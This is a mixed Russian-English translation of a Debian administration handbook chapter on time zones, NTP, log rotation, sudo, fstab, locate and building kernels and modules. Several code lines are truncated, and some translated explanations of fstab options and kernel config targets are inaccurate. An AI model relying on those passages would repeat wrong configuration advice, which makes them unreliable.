Если файл, на который указывает ссылка, не существует, то ссылка считается "бйтой". При попытке получить доступ к ней будет получен результат с ошибками, сообщающими, что файл, на который она ссылается, не существует. Если ссылка указывает на другую ссылку, вы будете иметь "цепочку" ссылок, которая превратится в "цикл" (cycle), если в этой цепочке ссылок хотя бы одна из них показывает на один из предыдущих файлов (ссылок, по цепочке). То есть вся цепочка закольцована. В этом случае, при попытке получить доступ к одному звену (ссылке, файлу) этой цепочки будет выдана особая ошибка ("слишком много уровней символьических ссылок"). Значит ядроказалось делать далее бессмысленную (с его точки зрения) работу (после нескольких неудачных попыток разобраться с круговыми цепочками).

Часовой пояс определяется в процессе установки дистрибутива на машину, входит в пакет tzdata. При возникновении необходимости изменить часовой пояс запустите команду `dpkg-reconfigure tzdata`. Ответив на несколько вопросов в интерактивном режиме, программа установит новый часовой пояс на вашей машине, который будет использоваться в дальнейшем. Эти настройки сохраняются в файле `/etc/timezone`. Кроме этого будет скопирован соответствующий файл из каталога `/usr/share/zoneinfo` в `/etc/localtime`. Он содержит правила, каким образом переводится время на летний (зимний) период в той или иной стране, для стран, использующих такой порядок (в Debian 9.2 создана мягкая ссылка).

Если вам понадобится временно изменить часовой пояс, используйте

переменную окружения TZ, которая будет иметь приоритет над настройками окружения, которые обычно используются "по умолчанию":

```
$ date  
Thu Feb 19 11:25:18 CET 2015  
$ TZ="Pacific/Honolulu" date  
Thu Feb 19 00:25:21 HST 2015
```

ЗАМЕТКА Системные часы, аппаратные часы

На компьютере часы представлены в двух вариантах. Часы установленные на материнской плате (в BIOS) являются аппаратными и называются "CMOS часы". Эти часы не очень точные, и обеспечивает довольно медленное время доступа к ним. Ядро операционной системы имеет свои, внутренние, часы, реализованные как маленькая программа. Эти программные часы самостоятельно рассчитывает время и сохраняют его между перезагрузками системы (возможно с помощью серверов времени, смотри [Раздел 8.9.2, «Синхронизация Времени»](#)). Эти системные часы обычно более точные, особенно потому, что им не надо получать доступ к аппаратным переменным. Однако, поскольку программные системные часы существуют только в "живой" памяти (то есть в "работающей" системе), они обнуляются каждый раз как только машина загружается (перегружается). Часы CMOS, напротив, имеют аккумулятор и поэтому они "выживают" при перезагрузке или остановке машины. Поэтому во время загрузки компьютера системные часы установлены по данным из CMOS (то есть аппаратно), в момент работы системы - работают программные системные часы в ядре, а в момент выключения компьютера часы в CMOS обновляются по данным из системных программных часов (для того, чтобы учесть возможные изменения или исправления, если аппаратные часы неправильно отрегулированы).

На практике часто встречается проблема: поскольку CMOS часы не более чем простой счётчик времени, то они не содержат информацию о часовом поясе. Следовательно установленное в CMOS время система может толковать двояко: установлены часы в режиме мирового времени (UTC, бывшее GMT), или в режиме местного времени. Казалось бы, что можно просто изменить время в CMOS, когда понадобится и всё. Однако в действительности это немного сложнее: в частности смещение времени из-за переключения на летнее время не является постоянной величиной. В результате нет универсального способа дать понять системе как ей, ежегодно два раза в год, переключать часы на летнее время и обратно. Описываемая проблема касается случаев, когда в CMOS установлено местное время. Поэтому, поскольку всегда есть возможность воссоздать местное время путём суммирования информации из двух источников: всемирного времени и информации о часовом поясе на локальном компьютере, настоятельно рекомендуем устанавливать в CMOS часах мировое время (если на компьютере не установлены отличные от Linux операционные системы).

К сожалению, операционные системы Windows игнорируют эту рекомендацию в настройках по умолчанию. Они контролируют, чтобы часы CMOS всегда были установлены в местное время. При этом, каждый раз во время загрузки (перегрузки), они просматривают часы CMOS, определяя были ли внесены изменения в настройку часов, и если были - то сами, не спрашивая пользователя, опять устанавливают (в CMOS) местное время. Это работает

довольно хорошо для случаев, когда только одна из упомянутых операционных систем запущена на компьютере (или несколько из одного семейства Windows, например Windows XP на разделе sda1, Windows Vista на разделе sda2 и тд, то есть "двойная и более" загрузка этих систем). Но в случаях, когда компьютер имеет несколько установленных систем от разных производителей (в режиме "мультизагрузки") происходит хаос ("образно говоря") на компьютере при попытке самих систем определить - установлено ли время корректно (это варианты с "двойной-и-более загрузкой" или запуск другой системы через виртуальную машину). Если вам (по какой-то причине) невозможно обойтись без установленной Windows на компьютере, то немного подкорректируйте её настройки следующим образом. В частности, чтобы установленные в UTC часы CMOS не переустанавливались снова и снова этими операционными системами, в настройках реестра введите параметр "1" и "DWORD" в ключ HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal. Другой вариант решения данной проблемы (для Debian систем) - это выполнить в консоле такую команду **hwclock --localtime --set** (и добавить --date "ввести время и дату"), чтобы установить аппаратные часы в нужное вам время и пометить, чтобы система отслеживала местное время (не забудьте вручную иногда контролировать летнее и зимнее время).

8.9.2. Синхронизация Времени

Синхронизация времени может показаться излишней для отдельно взятого компьютера, однако её выполнение крайне важно для локальных сетей. Чтобы не происходила путаница, простым пользователям запрещено изменять время и дату. В локальной сети, где регулярно выполняется синхронизация времени всех компьютеров в системе, делать перекрёстный анализ информации из журналов событий, полученных с разных машин в сети, гораздо удобнее. К тому же, в случае нападения на сеть извне, можно будет быстро реконструировать хронологическую цепочку событий, предшествующую этому: определить какие машины и в какое время подвергались атаке и, как следствие этого, они могли быть скомпрометированы. Собираемые с разных машин в сети данные для статистических целей, не имеют большого смысла, если все эти машины не синхронизированы между собой по времени.

К ОСНОВАМ NTP

NTP (Сетевой Протокол Времени) позволяет машине синхронизироваться с другими (машинами) довольно точно, учитывая задержки, вызванные передачей информации по сети (интернет) или другие возможные отклонения.

Хотя существует множество серверов NTP в Интернете, наиболее популярные из них могут быть перегружены. Именно по этой причине мы рекомендуем использовать NTP сервер pool.ntp.org. Под данным адресом работает на самом деле группа машин, которые согласились предоставлять услуги (неограниченному кругу пользователей) в качестве публичных серверов NTP. Вы можете конкретизировать и выбрать для данных целей именно свою страну. Например us.pool.ntp.org можно использовать для США, или ca.pool.ntp.org для Канада и т.д.

Однако, если вы управляете большой сетью, рекомендуется установить ваш собственный NTP сервер (в пакете с похожим именем), который будет синхронизироваться с публичными серверами (дата и время). В этом случае, все другие машины вашей сети могут использовать ваш внутренний NTP сервер вместо того, чтобы увеличивать нагрузку на публичные сервера. Из за того, что все ваши машины будут синхронизированы по дате и времени с одним внутренним источником, разбалансировка по времени на всех машинах в локальной сети будет минимальна. Уменьшается время прохождения информации по сети (каждый пакет проходит более короткий путь).

8.9.2.1. Для Рабочих Станций

Поскольку рабочие станции регулярно перезагружаются (или выключаются иногда даже, только для сохранения электричества), то синхронизации их по NTP в момент загрузки бывает обычно достаточно. Для этого надо просто установить пакет ntpdate. Можно также изменить NTP сервер, который будет использоваться, отредактировав файл /etc/default/ntpdate.

8.9.2.2. Для Серверов

Сервера крайне редко перезагружаются, поэтому очень важно, чтобы их системное время всегда было корректно установлено. Чтобы постоянно поддерживать правильное время, установите локальный NTP сервер. Данная возможность включена в пакет ntp. В настройках по умолчанию сервер, с одной стороны, будет синхронизироваться с внешним публичным сервером pool.ntp.org и, с другой стороны, будет предоставлять данные о дате и времени в ответ на запросы, поступающие из локальной сети. Вы можете отредактировать файл /etc/ntp.conf, изменив в нем NTP сервер, который будет использоваться для синхронизации (наиболее часто изменяемая опция). Если в сети много серверов, то вас может заинтересовать вариант с локальным сервером времени, синхронизирующимся с публичным сервером. Он же будет использоваться в качестве источника для других серверов сети.

УГЛУБЛЯЕМСЯ GPS модули и другие источники времени

Если синхронизация времени имеет особо важное значение для вашей сети, то можно оборудовать сервер GPS модулем (который будет использовать время со спутников GPS) или DCF-77 модулем (который будет синхронизировать время с атомными часами недалеко от Франкфурта, Германия). В этом случае, настройка NTP сервера немного сложнее, и предварительное изучение документации (руководства и т.д.) по ntp является абсолютной необходимостью.

8.9.3. Смена Журналов Событий

Так как со временем журналы событий могут увеличиваться, иногда очень быстро, возникает необходимость архивирования их время от времени. Наиболее распространённой схемой является чередование архивов: журнал событий регулярно архивируется, и только последний х архив сохраняется. Программа **logrotate** является инициатором этих чередований, она руководствуется правилами, прописанными в: файле `/etc/logrotate.conf` и во всех файлах, расположенных в каталоге `/etc/logrotate.d/`. Администратор может модифицировать эти файлы, если желает приспособить политику чередования событий, определённую в Debian, к своим нуждам. Страница руководства `logrotate(1)` описывает все параметры, доступные в тех конфигурационных файлах. Возможно вы захотите: увеличить количество файлов, сохраняемых при чередовании журналов событий, или переместить журналы событий в особенный каталог, предназначенный для их архивирования (предпочтительнее не удалять старые журналы). Вы можете также послать их по e-mail для архивирования где-нибудь в другом месте.

Программа **logrotate** выполняется ежедневно, её запуск выполняет планировщик задач **cron** (смотри раздел [Раздел 9.7, «Планирование задач с помощью cron и atd»](#)).

8.9.4. Разделение Прав Администратора (делегирование части полномочий другому пользователю или старшему администратору)

Часто несколько администраторов работают в одной и той же сети. Первый самый простой способ для обеспечения возможности им совместно работать - вариант, при котором все администраторы имеют право работать в этой сети под одним и тем же паролем администратора. Такое решение не является наилучшим, та как открывает лазейки для выполнения кем-то из них недопустимых действий, а из-за анонимности - избежать ответственности в дальнейшем. Решением данной проблемы является программа **sudo**, которая позволяет определённым пользователям выполнять оговоренные команды со специальными правами. В наиболее распространённом случае её использования (применяется часто из-за простоты а не из-за того, что это наилучшее решение), **sudo** позволяет доверить пользователю выполнение любой команды от лица администратора. Для этого пользователь просто выполняет **sudo command** и для проверки подлинности использует свой персональный пароль (при этом, что очень важно, все действия такого пользователя записываются в специальный журнал событий и в дальнейшем можно легко отследить кто и что сделал).

После установки пакета sudo, во вновь созданную Unix группу sudo будут добавлены новые участники - пользователи, которым разрешается работать с полными правами администратора. Для перераспределения других прав (делегирование полномочий) администратор должен использовать команду **visudo**, которая позволит ему модифицировать файлы настройки /etc/sudoers (в данном примере "visudo" - это запуск текстового редактора **vi** с правами "sudo" для редактирования упомянутого файла. Вы можете использовать свой редактор, тот, что установлен у вас как переменная окружения EDITOR). Добавление строки *username ALL=(ALL) ALL* позволит пользователю, о котором идёт речь, выполнить любую команду как администратор.

Более тонкие настройки дают возможность наделить определёнными полномочиями оговоренных пользователей, то есть уполномочить их на выполнение тех или иных действий, не давая им при этом полных прав администратора, даже под "sudo". Детальную информацию вы можете получить на страницах руководства sudoers(5).

8.9.5. Список Точек Монтирования

К ОСНОВАМ Монтирование и размонтиrovание (устройств)

В Unix-подобной системе, такой как Debian, файлы организованы в единую древовидную структуру каталогов. Каталог / называется “корневым каталогом”; все дополнительные каталоги (имеющиеся в системе, кроме корневого) являются подкаталогами внутри этого “корневого” каталога. “Монтирование” – это действие, подключающее содержимое периферийного устройства (часто жёсткого диска) к системному общему каталогу файлов в качестве подкаталога. Следовательно, если вы используете отдельный жёсткий диск для размещения персональных данных пользователей, этот диск должен быть “смонтирован” в каталоге /home/. Корневая файловая система всегда монтируется ядром на старте системы; другие устройства часто монтируются позднее, в процессе выполнения последовательности сценариев загрузки системы (например подключается файл подкачки) или вручную с командой **mount**.

Some removable devices are automatically mounted when connected, especially when using the GNOME, Plasma or other graphical desktop environments. Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the **mount** and **umount** commands. The administrator can, however, authorize these operations (independently for each mount point) by including the **user** option in the **/etc/fstab** file.

The **mount** command can be used without arguments to list all mounted filesystems; you can execute **findmnt --fstab** to show only the filesystems from **/etc/fstab**. The following parameters are required to mount or unmount a device. For the complete list, please refer to the corresponding man pages, **mount(8)** and **umount(8)**. For simple cases, the syntax is simple too: for example, to mount the **/dev/sdc1** partition, which has an ext3 filesystem, into the **/mnt/tmp/** directory, you would simply run **mount -t ext3 /dev/sdc1 /mnt/tmp/**.

В файле **/etc/fstab** перечислены все возможные варианты монтирования (разрешённые администратором на данной системе): которые выполняются автоматически при загрузке системы и позволенные опции для монтирования в дальнейшем вручную для съёмных запоминающих устройств (например CDROM). Каждой точке монтирования выделена одна строка. Она содержит несколько полей, используя в качестве разделителей пробелы:

- file system: this indicates where the filesystem to be mounted can be found, it can be a local device (hard drive partition, CD-ROM) or a remote filesystem (such as NFS).

Это поле часто заменяется записью с указанием уникального ID файловой системы (который вы можете определить выполнив команду **blkid device**), введя в качестве префикса **UUID=** (то есть вы указываете что нужно смонтировать не в привычном нам виде, как например "/dev/sdc1", а в виде "mount UUID=8e9cb4e1-5aa0-4340-b43e-a489741299fa1 /mnt/point"). Такой подход предотвращает возникновение путаницы с присвоением имён подсоединяемым устройствам (поскольку ядро нумерует все присоединяемые физически к компьютеру устройства по мере их подключения). К примеру ранее опознанное устройство как sdc1 через два-три дня может быть опознано как sdf1,смотрите "dmesg"). Чтобы этого избежать и рекомендуется при монтировании указывать ID устройства в явной, то есть конкретной форме (UUID=8e9cb4e1-5aa0-4340-b43e-a489741299fa1) Таким образом это ID устройство будет одно и то же и через день и через месяц.

- точка монтирования: это точка (местоположение в вашей системе каталогов), в которую будет присоединено (примонтировано) устройство, удалённая система, раздел диска и т.д.
- тип: это поле описывает, какая файловая система используется на монтируемом устройстве. К примеру: ext4, ext3, vfat, ntfs, btrfs, xfs и другие.

К ОСНОВАМ NFS, сетевая файловая система

NFS является сетевой файловой системой; под Linux-ом она позволяет прозрачно получить доступ к удалённым файлам, включая их в локальную файловую систему.

С полным перечнем, известных программе "mount (umount)" файловых систем, можно ознакомиться в руководстве **mount(8)**. Специальный тип файловой системы **swap** предназначен для раздела подкачки (виртуальная память); специальный параметр **auto** сообщает программе **mount**, что ей нужно попытаться самой автоматически определить тип файловой системы (данная опция особенно полезна при использовании различных приспособлений, в которые всталяются диски и USB-устройства, так как каждое из них может иметь свою собственную файловую систему);

- параметры: их имеется много, все они разные и зависят от особенностей той или иной файловой системы, для более детальной информации читаете руководства в **mount**. Наиболее известные из них
 - rw или ro - эти параметры сообщают программе с какими правами доступа надо смотреть устройство: в режиме "чтения-записи" ("rw" - read/write) или в режиме "только для чтения" ("ro" - read only).
 - noauto - отключает автоматическое монтирование устройства в процессе выполнения загрузки системы (в нижерасположенном примере можно заменить scd0 на sr0 для CDROM/DVD, если dmesg таким образом опознаёт его).
 - nofail - позволит выполнять далее загрузку, несмотря на то, что какое-то внешнее устройство не представлено в настоящий момент в системе. Убедитесь, что включили этот параметр именно для того дополнительного устройства, которое, так может случиться, будет отсоединено физически от компьютера в момент загрузки системы. Команда **systemd** действительно гарантирует то, что всё, что должно было быть смонтировано в системе, будет сделано своевременно, присвоив им до этого наименования, и далее процесс загрузки нормально дойдёт до конца. Обратите внимание, что вы можете скомбинировать этот параметр с `x-systemd.device-timeout=5s`, чтобы сказать **systemd** не ожидать более чем 5 сек появления внешнего устройства в системе (смотрите руководство `systemd.mount(5)`).
 - user - разрешает всем пользователям монтировать эту файловую систему (а например записанное в этом поле "root" - напротив позволяет делать это только администратору).
 - defaults - значит применить группу параметров по умолчанию, включающих в себя: rw, uid, dev, exec, auto, nouser и async. Каждый из них может быть отключён индивидуально добавлением после `defaults` следующих записей - nosuid, nodev, которые исключат тот или иной параметр из группы по умолчанию (в данном примере исключаются uid, dev). При добавлении после "defaults" слова user будет выполнено противоположное по смыслу действие -

то есть отключение "группы параметров по умолчанию", поскольку `defaults` сам в своём перечне уже включает `nouser`.

- `dump`: this field is almost always set to 0. When it is 1, it tells the `dump` tool that the partition contains data that is to be backed up.
- `pass`: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

Пример 8.5. Пример файла `/etc/fstab`

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>   <options>           <dump>  <
proc          /proc            proc      defaults        0       0
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-r
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw  0       0
/dev/scd0      /media/cdrom0    udf,iso9660 user,noauto 0       0
/dev/fd0       /media/floppy   auto     rw,user,noauto 0       0
arrakis:/shared /shared        nfs      defaults        0       0
```

В нижерасположенном примере последней записью подключается каталог сетевой файловой системы (NFS): каталог `/shared/`, размещённый физически на сервере *arrakis* будет присоединён в точку монтирования `/shared/` на локальной машине. Формат файла `/etc/fstab` задокументирован в руководстве `fstab(5)`.

УГЛУБЛЯЕМСЯ Автомонтирование

`systemd` is able to manage automount points: those are filesystems that are mounted on-demand when a user attempts to access their target mount points. It can also unmount these filesystems when no process is accessing them any longer.

Like most concepts in `systemd`, automount points are managed with dedicated units (using the `.automount` suffix). See `systemd.automount(5)` for their precise syntax.

Other auto-mounting utilities exist, such as `automount` in the `autofs` package or `amd` in the `am-utils` package.

Note also that GNOME, Plasma, and other graphical desktop environments work together with `udisks`, and can automatically mount removable media when they are connected.



8.9.6. **locate** и **updatedb**

Команда **locate** может найти месторасположение файла даже если вы знаете только часть его имени. Она выдаёт результат почти мгновенно, сначала лишь проконсультировавшись с базой данных, которая сохраняет месторасположение всех файлов, имеющихся в системе. Эта база данных обновляется ежедневно командой **updatedb**. Существует несколько разновидностей (вариантов) команды **locate**. Для включения в стандартную систему Debian выбрана её разновидность, называемая **mlocate** (входит в пакет с похожим именем).

Команда **mlocate** достаточно умна - при выдаче результата она учитывает права доступа и выдаёт лишь те файлы, что доступны запустившему её пользователю. несмотря на то, что она знает про все файлы, имеющиеся в системе (поскольку реализация этой программы **updatedb** запускается с правами администратора). Для дополнительной безопасности администратор может использовать **PRUNEDPATHS** в файле **/etc/updatedb.conf** для исключения из индексирования некоторых каталогов.

8.10. Компиляция Ядра

Включаемые в дистибутивы Debian ядра содержат в себе максимально количество функциональных возможностей, а также максимум драйверов. В результате этого становится возможным с помощью ядра настроить как можно больше аппаратных устройств уже на стадии установки, загрузки и дальнейшей эксплуатации системы (которые могут быть установлены на компьютерах пользователей). Большинство их такая ситуация устраивает - максимально опознаются аппаратные средства, а расточительное использование ресурсов компьютера для них не критично). Но некоторые предпочитают перекомпилировать (пересобрать) ядро, включив в них только то, что им действительно нужно. Для такого подхода имеются две причины. Первая - возможность оптимизации использования физической памяти (RAM) поскольку код ядра постоянно находится в ней (и никогда не "выгружается", даже часть его, на файл подкачки). Избыточное использование ядром физической памяти (а она недёшева, и её часто не хватает на компьютерах пользователей) может уменьшить общую производительность системы. Вторая причина - локально скомпилированные ядра помогут снизить риск проблем безопасности. За счёт исключения ненужного (только незначительное количество кода ядра будет включено в состав ядра, скомпилировано и в дальнейшем выполняться) в конечном итоге повысится защищённость и производительность системы.

ЗАМЕТКА Обновления Системы Безопасности

Если вы решитесь скомпилировать собственную версию ядра, вы должны понимать (и принимать) последствия, к которым это вас приведёт: Debian не сможет гарантировать обновления системы безопасности для вашего самосборного ядра. И напротив, сохранив (и используя) ядро, поддерживаемое Debian, вы получите пользу от таких обновлений, подготавливаемых регулярно командой безопасности Проекта Debian.

Перекомпиляция ядра необходима также, если вы хотите использовать

некоторые особенности, которые доступны только как заплатки (и не включены в стандартную версию ядра).

УГЛУБЛЯЕМСЯ Настольная Книга по Ядру Debian

The Debian kernel team maintains the “Debian Kernel Handbook” (also available in the `debian-kernel-handbook` package) with comprehensive documentation about most kernel related tasks and about how official Debian kernel packages are handled. This is the first place you should look into if you need more information than what is provided in this section.

→ <https://kernel-team.pages.debian.net/kernel-handbook/>

8.10.1. Введение и предпосылки

Неудивительно, что в Debian управление ядром организовано в виде готового пакета, а не как ранее - традиционная компиляция и установка вручную. Поскольку ядро (в составе пакета) всегда остается под контролем системы управления пакетами, то удаление или установка ядра на одной, или на нескольких машинах сразу, выполняется чисто. Кроме того, в пакетах кроме ядра имеются ещё и сценарии, автоматизирующие процесс подключения устанавливаемого ядра в загрузчик и создающие образ initrd для загрузки.

Скачиваемый из хранилища Debian пакет с исходным кодом ядра Linux содержит в себе всё необходимое для построения Debian пакета, включающего в себя скомпилированное вами ядро. Но кроме этого, рекомендуется проверить установлены ли у вас пакеты вспомогательного назначения (которые необходимо доустановить, если они отсутствуют в вашей системе). К ним относятся: 1) пакет `build-essential`. 2) Для этапа конфигурирования ядра нужен пакет `libncurses5-dev`. 3) С помощью пакета `fakeroot` создаются условия сборки Debian пакета не прибегая к правам администратора.

КУЛЬТУРА Старые добрые времена пакета `kernel-package`

Ранее рекомендованным способом сборки пакетов было использование программы `make-kpkg` из пакета `kernel-package`. В настоящее время у системы построения пакетов Linux уже появилась возможность создания пакетов Debian надлежащего качества.

8.10.2. Получение исходного кода

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the `linux-source-version` package. The `apt search ^linux-source` command lists the various kernel versions packaged by Debian. The latest version is available in the Unstable distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of [Раздел 6.2.6, «Работа с отдельными дистрибутивами»](#)). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 4.19 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the `linux-source-4.19` package has been installed. It contains `/usr/src/linux-source-4.19.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel  
$ tar -xaf /usr/src/linux-source-4.19.tar.xz
```

КУЛЬТУРА Месторасположение исходных кодов ядра

Traditionally, Linux kernel sources would be placed in `/usr/src/linux/` thus requiring root permissions for compilation. However, working with administrator rights should be avoided when not needed. There is a `src` group that allows members to work in this directory, but working in `/usr/src/` should be avoided, nevertheless. By keeping the kernel sources in a personal directory, you get security on all counts: no files in `/usr/` unknown to the packaging system, and no risk of misleading programs that read `/usr/src/linux` when trying to gather information on the used

kernel.

8.10.3. Настройка ядра

Следующий шаг содержит настройку ядра в соответствии с вашими потребностями. Более точный алгоритм работы зависит от ваших целей.

При перекомпиляции более современной версии ядра (возможно с дополнительными заплатками), конфигурация ядра должна быть как можно ближе к тому, что предлагает Debian. В этом случае достаточно просто скопировать файл `/boot/config-version` (узнать версию ядра, работающего сейчас на вашем компьютере, можно командой `uname -r command`) в новый файл с именем `.config`, разместив его в каталог, содержащий исходные коды ядра. Это будет намного быстрее чем пересобрать ядро с нуля.

```
$ cp /boot/config-4.19.0-5-amd64 ~/kernel/linux-source-4.19/.config
```

Если вам не нужно изменять конфигурацию ядра, вы можете остановиться здесь и пропустить раздел [Раздел 8.10.4, «Компиляция и Сборка Пакета»](#). В противном случае, если необходимо внести изменения в конфигурацию ядра или вы решили сами всё настроить с нуля, то необходимо выделить достаточно время на эту работу. В каталоге с исходными кодами ядра присутствуют и различные специальные интерфейсы, которые могут быть использованы посредством вызова команды **make target**, где в качестве *target* выступает одно из значений, описанных ниже.

make menuconfig компилирует и выполняет в псевдографическом интерфейсе (для этого необходимо установить пакет `libncurses5-dev`). В программе можно передвигаться и выбирать опции в иерархической структуре. Нажатием клавиши **Space** изменяется значение выбираемой опции, а нажатием **Enter** войти внутрь того названия, на котором расположен в тот момент указатель; кнопка интерфейса **Select** возвращает на выбранное подменю; **Exit** закрывает настоящий экран и сдвигает позицию курсора назад по иерархии; **Help** отобразит более детальную информацию о роли выбранной опции. Клавиши навигации позволяют передвигаться в списке опций и кнопок. Для выхода из

программы выберете Exit из главного меню. В этот момент программа предложит сохранить сделанные изменения - если вы удовлетворены сделанными изменениями, то сохраните.

Другие интерфейсы имеют похожие функциональные возможности, но они работают в более современных графических оболочках; такие как **make xconfig**, которая использует графический интерфейс Qt, и **make gconfig**, использующий GTK+. Первый нуждается в пакете libqt4-dev, в то время как второй зависит от наличия пакетов libglade2-dev и libgtk2.0-dev.

Хорошой идеей было бы использовать совместно с теми интерфейсами одну из конфигураций по умолчанию, имеющиеся в комплекте с исходным кодом ядра. Они спроектированы оптимальным образом и расположены в `arch/arch/configs/*_defconfig`. Вы можете взять выбранную вами оттуда конфигурацию поместив её в новое место командой похожей на **make x86_64_defconfig** (в случае 64-битного ПК) или **make i386_defconfig** (в случае 32-разрядный ПК). Программа возьмёт `.config` из заготовленных разработчиками оптимальных конфигураций и сохраняет его в каталог, где будет компилироваться ядро, то есть по сути копирует этот файл.

СОВЕТ Применение устаревших файлов `.config`

Если вы хотите использовать старый файл `.config`, который был создан ранее в другой (обычно старой) версии ядра, вам необходимо будет его обновить. Для этого имеются три варианта. Первый - при запуске **make oldconfig** программа в интерактивной форме задаст вам вопросы, касающиеся вновь введённых в ядро опций или изменений, которые возможно имели место быть в новой версии ядра (длительный по времени процесс). Второй - запуск **make olddefconfig** уведомит программу о том, что вы, как бы, ответили на все задаваемые ею вопросы положительно. Третий - команда **make oldnoconfig** даст понять команде, что на все вопросы вы дали отрицательные ответы.

8.10.4. Компиляция и Сборка Пакета

ЗАМЕТКА Очистка каталога до пересборки

If you have already compiled once in the directory and wish to rebuild everything from scratch (for example, because you substantially changed the kernel configuration), you will have to run **make clean** to remove the compiled files. **make distclean** removes even more generated files, including your `.config` file too, so make sure to backup it first. If you copied the configuration from `/boot/`, you must change the system trusted keys option, providing an empty string is enough:
`CONFIG_SYSTEM_TRUSTED_KEYS = "".`

Как только вы определились с конфигурацией вашего будущего ядра, выполнение команды **make deb-pkg** генерирует до 5 пакетов Debian: 1) `linux-image-version`, который содержит образ ядра и связанные с ними модули, 2) `linux-headers-version`, который содержит заголовочные файлы, необходимые для сборки внешних модулей, 3) `linux-firmware-image-version`, который содержит файлы прошивки аппаратной части, нужные некоторым драйверам (эти пакеты могут отсутствовать, если вы строите из исходных кодов ядра, поддерживаемого Debian), 4) `linux-image-version-dbg`, который содержит символы отладки для образа ядра и его модулей, и 5) `linux-libc-dev`, который содержит заголовки, актуальные для некоторых библиотек, поддерживающих пространство пользователя подобно GNU glibc.

Слово-приставка, добавляемая в конце к названию ядра, *version* образуется путём слияния нескольких значений, характеризующих место данной версии в цепочке нумерации ядра (следующие переменные `VERSION`, `PATCHLEVEL`, `SUBLEVEL` и `EXTRAVERSION` определены в файле `Makefile`), параметра настройки `LOCALVERSION`, и переменной окружения `LOCALVERSION`. Вновь создаваемые пакеты с ядром для своего наименования заимствуют часть строки от названия версии ядра с добавлением номера ревизии, который регулярно увеличивается (и сохраняется в файле `.version`). Из этого правила есть исключение: если вы сами определите имя новой версии ядра с помощью переменной окружения `KDEB_PKGVERSION`.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernel  
[...]  
$ ls ../*.deb  
./linux-headers-4.19.37-falcot_4.19.37-1_amd64.deb  
./linux-image-4.19.37-falcot_4.19.37-1_amd64.deb  
./linux-libc-dev_4.19.37-1_amd64.deb
```

8.10.5. Компиляция Внешних Модулей (динамически загружаемые модули ядра)

Some modules are maintained outside of the official Linux kernel. To use them, they must be compiled alongside the matching kernel. A number of common third party modules are provided by Debian in dedicated packages, such as vpb-driver-source (extra modules for Voicetronix telefony hardware) or leds-alix-source (driver of PCEngines ALIX 2/3 boards).

These packages are many and varied, **apt-cache rdepends module-assistant\$** can show the list provided by Debian. However, a complete list isn't particularly useful since there is no particular reason for compiling external modules except when you know you need it. In such cases, the device's documentation will typically detail the specific module(s) it needs to function under Linux.

For example, let's look at the dahdi-source package: after installation, a .tar.bz2 of the module's sources is stored in /usr/src/. While we could manually extract the tarball and build the module, in practice we prefer to automate all this using DKMS. Most modules offer the required DKMS integration in a package ending with a -dkms suffix. In our case, installing dahdi-dkms is all that is needed to compile the kernel module for the current kernel provided that we have the linux-headers-* package matching the installed kernel. For instance, if you use linux-image-amd64, you would also install linux-headers-amd64.

```
$ sudo apt install dahdi-dkms
[...]
Setting up xtables-addons-dkms (2.12-0.1) ...
Loading new xtables-addons-2.12 DKMS files...
Building for 4.19.0-5-amd64
Building initial module for 4.19.0-5-amd64
Done.

dahdi_dummy.ko:
Running module version sanity check.
- Original module
```

```
- No original module exists within this kernel
- Installation
  - Installing to /lib/modules/4.19.0-5-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
dahdi, DEB_VERSION, 4.19.0-5-amd64, x86_64: installed
$ sudo modinfo dahdi_dummy
filename:      /lib/modules/4.19.0-5-amd64/updates/dkms/dahdi_du
license:       GPL v2
author:        Robert Pleh <robert.pleh@hermes.si>
description:   Timing-Only Driver
[...]
```

АЛЬТЕРНАТИВА модуль-помощник

Before DKMS, module-assistant was the simplest solution to build and deploy kernel modules. It can still be used, in particular for packages lacking DKMS integration: with a simple command like **module-assistant auto-install dahdi** (or **m-a a-i dahdi** for short), the modules are compiled for the current kernel, put in a new Debian package, and that package gets installed on the fly.

8.10.6. Установка Заплатки на Ядро

Некоторые особенности не включены в стандартное ядро из-за недостатка завершённости кода или некоторых разногласий с сопровождающими ядро. Они могут быть включены в отдельные заплатки и распространяться в таком виде (разработчиками заплатки). В дальнейшем кто угодно может установить такую заплатку на исходные коды ядра.

Debian sometimes provides some of these patches in `linux-patch-*` packages, but they often don't make it into stable releases (sometimes for the very same reasons that they are not merged into the official upstream kernel). These packages install files in the `/usr/src/kernel-patches/` directory.

После установки в систему пакета с заплаткой, наложить её на исходные коды ядра можно следующей командой **patch**. В этот момент необходимо находиться курсором в каталоге с исходными кодами ядра (а сама заплатка должна находиться на один уровень выше). Пример: `"xz -cd ..linux-patch-3.16-rt.patch.xz | patch -p1"`. Далее, перейдите к этапу конфигурирования нового ядра и его компилияции, как было описано выше.

```
$ cd ~/kernel/linux-source-4.9
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.1-4
```

